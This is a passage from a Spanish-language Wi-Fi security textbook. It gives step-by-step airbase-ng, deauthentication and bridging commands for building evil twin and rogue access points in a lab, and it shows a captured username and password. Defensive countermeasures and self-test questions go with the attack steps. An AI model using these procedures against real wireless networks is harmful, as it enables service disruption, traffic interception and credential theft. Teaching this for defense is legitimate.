


Figura 6.14. Denegación de servicio completa

TRUCO

Tan pronto como un cliente se desconecta, intentará autenticarse de nuevo, por ello, el ataque ha de mantenerse de forma continuada para conseguir una denegación de servicio completa.

Los **ataques de desvinculación** tienen por objetivo la destrucción de la conectividad entre la estación y el punto de acceso. Como resultado, la víctima es desconectada de la red y ya no puede volver a autenticarse en ella mientras dure el ataque.

Para conseguir realizar este ataque se envía una trama que contiene la dirección física real del PA como dirección de origen y la dirección MAC de la estación como destino. Cuando la víctima recibe el paquete se desconecta e intenta conectarse de nuevo, pero si aquella recibe tramas de forma continuada en el tiempo la reconexión será prácticamente inviable, con lo que la conectividad queda destruida.

6.5 GEMELO MALVADO

Un **gemelo malvado** (*evil twin*) en el campo de las telecomunicaciones hace referencia a un punto de acceso Wi-Fi no autorizado que aparenta ser legítimo y que, en la mayoría de los casos, se utiliza para interceptar el tráfico de la red. Este ataque es una de las ofensivas más poderosas que pueden realizarse sobre una infraestructura inalámbrica. Básicamente, la idea consiste en simular un punto de acceso en el área de cobertura de una red inalámbrica, de modo que distribuya el mismo identificador de red que el punto de acceso legítimo.

Para favorecer la conexión de la víctima a nuestro gemelo malvado, el *hacker* bloquea la conexión del punto de acceso originario enviando una fuerte señal inalámbrica en las proximidades de la víctima. Cuando los usuarios se den de alta en el gemelo malvado y accedan a sus cuentas bancarias o de correo, el *hacker* tendrá acceso a toda la transmisión, pues estos datos se envían desde sus propios equipos. Así mismo, el atacante puede redirigir el tráfico a otros sitios fraudulentos para que las víctimas se autentiquen y conseguir de esta manera información sensible.

Por si esto fuera poco, aún podemos ser más exquisitos en el ataque y no solo distribuir el mismo identificador de red, sino hacerlo con la misma dirección MAC que el PA autorizado. De este modo, el ataque sería realmente difícil de detectar y mucho más de impedir.

Generalmente, estos gemelos malvados se establecen en puntos donde existen redes inalámbricas gratuitas, como aeropuertos, cafés, hoteles o bibliotecas.

Veamos de forma práctica cómo crear un gemelo malvado con la misma dirección física que el punto de acceso legítimo:

1. Conecte a la víctima a la red abierta **Laboratorio**. Lance a continuación `airodump-ng` en un terminal de BackTrack para localizar la dirección física del *router* (C0:C1:C0:05:C2:30), el canal por el que transmite (9) y el identificador de red (Laboratorio), como se ve en la figura 6.15.




Figura 6.15. Parámetros de conexión de la red Laboratorio

2. Ahora estamos en condiciones de introducir nuestro gemelo malvado en el mismo canal. Escriba en un terminal `airbase-ng -a AB:AB:AB:AB:AB:AB --essid Laboratorio -c 4 mon0` (Figura 6.16).




Figura 6.16. Creación de un gemelo malvado con airbase-ng

3. Como verá en la ventana de airodump-ng, aparecen ahora dos PA, uno de ellos con la MAC que hemos elegido arbitrariamente, que emiten con el mismo ESSID y por idéntico canal (Figura 6.17).




Figura 6.17. Gemelo malvado emitiendo con ESSID Laboratorio

4. Es en este punto cuando comienza lo interesante de la ofensiva. En primer lugar, lanzaremos un ataque de desautenticación *broadcast* para desconectar a todos los clientes del legítimo punto de acceso (Figura 6.18).




Figura 6.18. Desautenticación broadcast

5. Enseguida las estaciones desconectadas intentarán la reconexión y entonces es cuando nuestro gemelo malvado entra en escena, pues su red **Laboratorio** sí se encuentra disponible, y si la intensidad de la señal es fuerte, los clientes no tendrán problemas para asociarse con nuestro punto de acceso (Figura 6.19).




Figura 6.19. Cliente asociado al gemelo malvado

6. Ahora podemos dar un paso más en la sofisticación del ataque clonando la dirección física del *router* originario. Cancele el ataque de desautenticación *broadcast*, abra a continuación un terminal y escriba `airbase-ng -a C0:C1:C0:05:C2:30 --essid Laboratorio -c 4 mon0` (Figura 6.20).




Figura 6.20. Creación de un gemelo malvado con MAC clonada

Como puede observar, el cliente aparece asociado ahora a nuestro gemelo malvado.

7. Si echa un vistazo a la ventana de airodump-ng verá cómo es imposible diferenciar los dos puntos de acceso, pues ambos poseen la misma dirección física, emiten por el mismo canal y con idéntica ESSID (Figura 6.21).




Figura 6.21. Gemelo malvado conviviendo con el legítimo PA

6.5.1 Contramedidas

Aunque hasta la fecha no se ha informado de ataques a gran escala por el uso de gemelos malvados, es una amenaza que los administradores de redes debieran considerar.

La Alianza Wi-Fi recomienda a todos los usuarios de las redes inalámbricas que empleen las mismas medidas de precaución que se aconsejan para cualquier red. Así, siempre es recomendable cambiar las contraseñas de forma regular, no responder a correos electrónicos y buscar conexiones seguras.

En general, los usuarios domésticos de redes inalámbricas debieran tomar las siguientes medidas de precaución:

- Comprar productos Wi-Fi certificados para WPA/WPA2.
- Activar siempre los algoritmos WPA o WPA2 para proteger su red y emplear contraseñas robustas. WEP es insegura.
- Establecer como nombre de red un identificador único, en vez de dejar el valor por defecto. Esto evitará que inadvertidamente pueda conectarse a un punto de acceso no autorizado que emita un nombre de red idéntico.

En los puntos de acceso Wi-Fi públicos, emplee al menos una de las siguientes medidas:

- Acceda a redes conocidas a través de conexiones SSL (https). Generalmente, el navegador mostrará un candado. Para cerciorarse de que estamos empleando una conexión segura revise el certificado digital de la página.
- Emplee herramientas que le permitan establecer redes privadas virtuales. Si no es posible, piense en la conveniencia de desactivar la interfaz inalámbrica de su dispositivo.
- En caso de que no quede otro remedio, emplee alguna herramienta software que cifre su información antes de enviarla a través de Internet.
- Utilice puntos de acceso que empleen conexiones WPA/WPA2, que ya poseen mecanismos para asegurar que la red que usamos es auténtica.
- Desactive las interfaces inalámbricas de red de sus dispositivos si no planea utilizarlos.

6.6 PUNTO DE ACCESO NO AUTORIZADO

Un punto de acceso no autorizado es aquel que no está legitimado para prestar un servicio dado. Su nombre en inglés, *rogue* (pícaro), ya deja claras las intenciones de estos puntos de acceso. Generalmente, se emplean como puertas traseras, de modo que puedan sortear las distintas medidas de seguridad de la red y, por ese mismo hecho, tradicionalmente se ponen sin encriptación, en abierto.

Para introducir un punto de acceso no autorizado tenemos dos posibilidades:

- Instalar un *router* físico en la red en la que queremos montar la puerta trasera, lo que requiere tener acceso físico a la misma.
- Crear un punto de acceso mediante herramientas software y asociarlo a la red local, de modo que cualquier portátil autenticado en la red pueda funcionar como un punto de acceso no autorizado.

Veamos cómo crear experimentalmente un punto de acceso no autorizado con las herramientas de BackTrack:

1. Abra un terminal y escriba `airbase-ng --essid noAutorizado -c 4 mon0` para crear el punto de acceso (Figura 6.22).




Figura 6.22. Creación de un PA desde BackTrack

Como no le hemos asociado ninguna dirección física, BackTrack le adjudica la MAC de la propia interfaz inalámbrica. Si desea ponerle otra distinta, escriba `-a <MAC>` como opción de airbase-ng.

2. Ahora tenderemos un puente entre la interfaz de red Ethernet autorizada (eth0) y nuestro punto de acceso fraudulento (Figura 6.23). Para ello, crearemos primero un puente de nombre **puenteWiFi** mediante el comando `brctl addbr puenteWiFi`:

Figura 6.23. Creación de un puente

3. A continuación, le añadiremos la interfaz cableada *eth0* y la virtual *at0* creada por airbase-ng (Figura 6.24).

Figura 6.24. Adición de interfaces al puente

4. El paso siguiente será poner en marcha el puente haciendo lo propio con sendas interfaces (Figura 6.25).




Figura 6.25. Puesta en marcha del puente

5. Por último, para asegurarnos de que los paquetes dirigidos a nuestro punto de acceso se redirijan por la red cableada de nuestra máquina atacante, tendremos que activar el reenvío IP en el *kernel* del sistema operativo (Figura 6.26). Para ello, escriba en la consola `echo 1 > /proc/sys/net/ipv4/ip_forward`.

Figura 6.26. Reenvío de paquetes a través del puente

6. Desde este momento, cualquier estación inalámbrica que se conecte a nuestro punto de acceso fraudulento tendrá acceso completo a Internet a través del puente inalámbrico-cableado que acabamos de crear. Una vez realizada la conexión, verá en el **Centro de redes y recursos compartidos** de Windows 7 una pantalla como la siguiente (Figura 6.27).




Figura 6.27. Conexión de Windows al PA creado por airbase-ng

7. Como vemos en el detalle de la conexión inalámbrica, la víctima ha recibido la dirección IP 192.168.1.101 del demonio DHCP que se ejecuta en la red autorizada (Figura 6.28).




Figura 6.28. Características de la conexión

8. Si lo desea, puede comprobar la conectividad enviando un *ping* a la puerta de enlace predeterminada (Figura 6.29).

Figura 6.29. Conexión satisfactoria a través de la red autorizada

Como ve, estos puntos de acceso no autorizados son una doble amenaza para la seguridad de las redes. Por un lado, toda máquina que se conecte a aquellos podrá acceder a cualquier cliente de la red cableada. Por otro, toda actividad que se realice en la red inalámbrica podrá ser monitorizada. Vea, por ejemplo, en la última

línea del panel de detalles de Wireshark, que hemos obtenido el usuario, **golden34** y la contraseña, **7834dR**, cuando el cliente se ha autenticado en el sitio *http://www.davidarboledas.es* (Figura 6.30).




Figura 6.30. Captura de información sensible a través del puente

6.6.1 Contramedidas

Veamos ahora qué contramedidas sugiere la Alianza Wi-Fi para defendernos de puntos de acceso no autorizados:

- ✓ Utilice solamente productos certificados Wi-Fi para WPA/WPA2.
- ✓ Emplee siempre que sea posible un cifrado WPA2-AES (CCMP) en sus conexiones a redes inalámbricas.
- ✓ Renombre las redes por defecto para que su nombre sea único y signifique algo, de este modo evitará conectarse a accesos no autorizados que empleen nombres similares.
- ✓ Si emplea puntos de acceso en aeropuertos, hoteles o cafés, utilice conexiones seguras SSL (https).
- ✓ Use redes privadas virtuales siempre que le sea posible y en caso de que no quede otro remedio, emplee alguna herramienta software que cifre su información antes de enviarla a través de Internet.
- ✓ Desactive su tarjeta inalámbrica si no planea utilizar una conexión inalámbrica.

6.7 AUTOEVALUACIÓN 6

- Si deseamos utilizar la aplicación Hydra para probar en el servidor *ftp://ftp.unimg.es/* si las credenciales **mjoregon** y **asy4D2#** son correctas, ¿cómo lo haría?

- ¿Cuál es la función principal de los ataques de desautenticación?

- ¿Cómo fabricamos un punto de acceso que emita por el canal 9 una red de nombre "**Wi-Fi gratis**"?

- ¿Qué protocolo de cifrado suelen emplear los puntos de acceso no autorizados?

- Cite al menos una medida que utilizaría en un aeropuerto si va a emplear su red inalámbrica gratuita.

7

OFENSIVAS CONTRA EL CLIENTE

Una de las peculiaridades de las redes inalámbricas es que es posible realizar ataques que comprometan la seguridad de la infraestructura simplemente llevando las acciones ofensivas al cliente, bien sea este una máquina conectada a una red, bien un ordenador aislado, sin conexión.

Uno de los vectores más efectivos contra clientes de redes inalámbricas es la creación de **falsos puntos de acceso** o de **gemelos malvados**, que en esencia parten de los mismos conceptos, dado que es relativamente fácil engañar a un cliente para que utilice un determinado punto de acceso.

La diferencia entre el ataque del **gemelo malvado** y la creación de **falsos puntos de acceso** es simple. El primero se caracteriza por ser un ataque dirigido, mientras que la creación de falsos puntos de acceso con un portal clonado, sin ningún tipo de mecanismo de autenticación, es un ataque abierto y pasivo, dado que no se ejecuta contra ningún cliente concreto, solamente se espera a que alguien quiera utilizar un punto de acceso sin ningún tipo de autenticación.

7.1 ASOCIACIONES ERRÓNEAS

Cuando el adaptador inalámbrico de un dispositivo se encuentra encendido, siempre probará a conectarse, aun en ausencia de puntos de acceso, a las distintas redes almacenadas en las **Listas de Redes Preferidas**.

Las asociaciones erróneas son vulnerabilidades de la seguridad inalámbrica que aparecen como consecuencia de la conexión de un cliente a un PA cercano que no

resulta ser el legítimo. Estas conexiones pueden producirse con o sin consentimiento del propietario del dispositivo.

Hay muchos desencadenantes que pueden favorecer estas asociaciones:

- Clientes con configuraciones erróneas.
- Problemas de cobertura.
- Clientes aislados.
- Redes con nombres y configuraciones atractivos, conocidas como *honeypots* y diseñadas específicamente para atraer a incautos.

En estas situaciones, pueden ponerse en marcha dos tipos de estrategias:

1. Crear un punto de acceso con el mismo identificador ESSID que el que la máquina cliente busca para conectarse legítimamente.

2. Levantar un punto de acceso con un identificador idéntico a cualquiera de los que existen en el área de cobertura en el que se encuentra el cliente, para que, en la confusión, pueda conseguirse alguna asociación con la máquina atacante. Este es el ataque más sencillo de realizar en zonas de cobertura Wi-Fi gratuita, como aeropuertos o cafeterías.

Veamos, de forma práctica, cómo realizar ambos ataques:

1. Asegúrese de que en su máquina Windows se encuentra almacenada la red abierta **Laboratorio**, la misma que ya hemos usado en muchas ocasiones. Puede verlo en el Administrador de redes, como se observa en la figura 7.1.


Figura 7.1. Administrador de redes de Windows 7

En caso de que no sea así, conecte de nuevo el portátil a dicha red para que la almacene en la **Lista de Redes Preferidas**.

2. Cree ahora una red de nombre **nuevaRed** con las características que desee. Conecte la víctima a la red para que almacene su configuración.

3. Apague su *router* y lance Wireshark en la máquina atacante para escuchar todo el tráfico de red por la interfaz *mon0*.

4. Aplique el filtro `wlan.fc.type_subtype == 0x04 && wlan.sa == AC:81:12:2F:F1:E6` para analizar solo las tramas de petición (*Probe Request*) de la víctima (Figura 7.2).



Destination	Protocol	Info
Broadcast	802.11	Probe Request, SN=3, FN=0, Flags=........C, SSID=nuevaRed
Broadcast	802.11	Probe Request, SN=4, FN=0, Flags=........C, SSID=nuevaRed
Broadcast	802.11	Probe Request, SN=7, FN=0, Flags=........C, SSID=nuevaRed
Broadcast	802.11	Probe Request, SN=8, FN=0, Flags=........C, SSID=nuevaRed
Broadcast	802.11	Probe Request, SN=69, FN=0, Flags=........C, SSID=nuevaRed
Broadcast	802.11	Probe Request, SN=70, FN=0, Flags=........C, SSID=nuevaRed
Broadcast	802.11	Probe Request, SN=71, FN=0, Flags=........C, SSID=nuevaRed
Broadcast	802.11	Probe Request, SN=73, FN=0, Flags=........C, SSID=nuevaRed
Broadcast	802.11	Probe Request, SN=74, FN=0, Flags=........C, SSID=nuevaRed
Broadcast	802.11	Probe Request, SN=47, FN=0, Flags=........C, SSID=Laboratorio
Broadcast	802.11	Probe Request, SN=48, FN=0, Flags=........C, SSID=Laboratorio
Broadcast	802.11	Probe Request, SN=51, FN=0, Flags=........C, SSID=Laboratorio
Broadcast	802.11	Probe Request, SN=52, FN=0, Flags=........C, SSID=Laboratorio

Figura 7.2. Captura de las tramas de petición del cliente

Como observa en la imagen anterior, el cliente está intentando asociarse con las redes **nuevaRed** o **Laboratorio** aun en ausencia de PA.

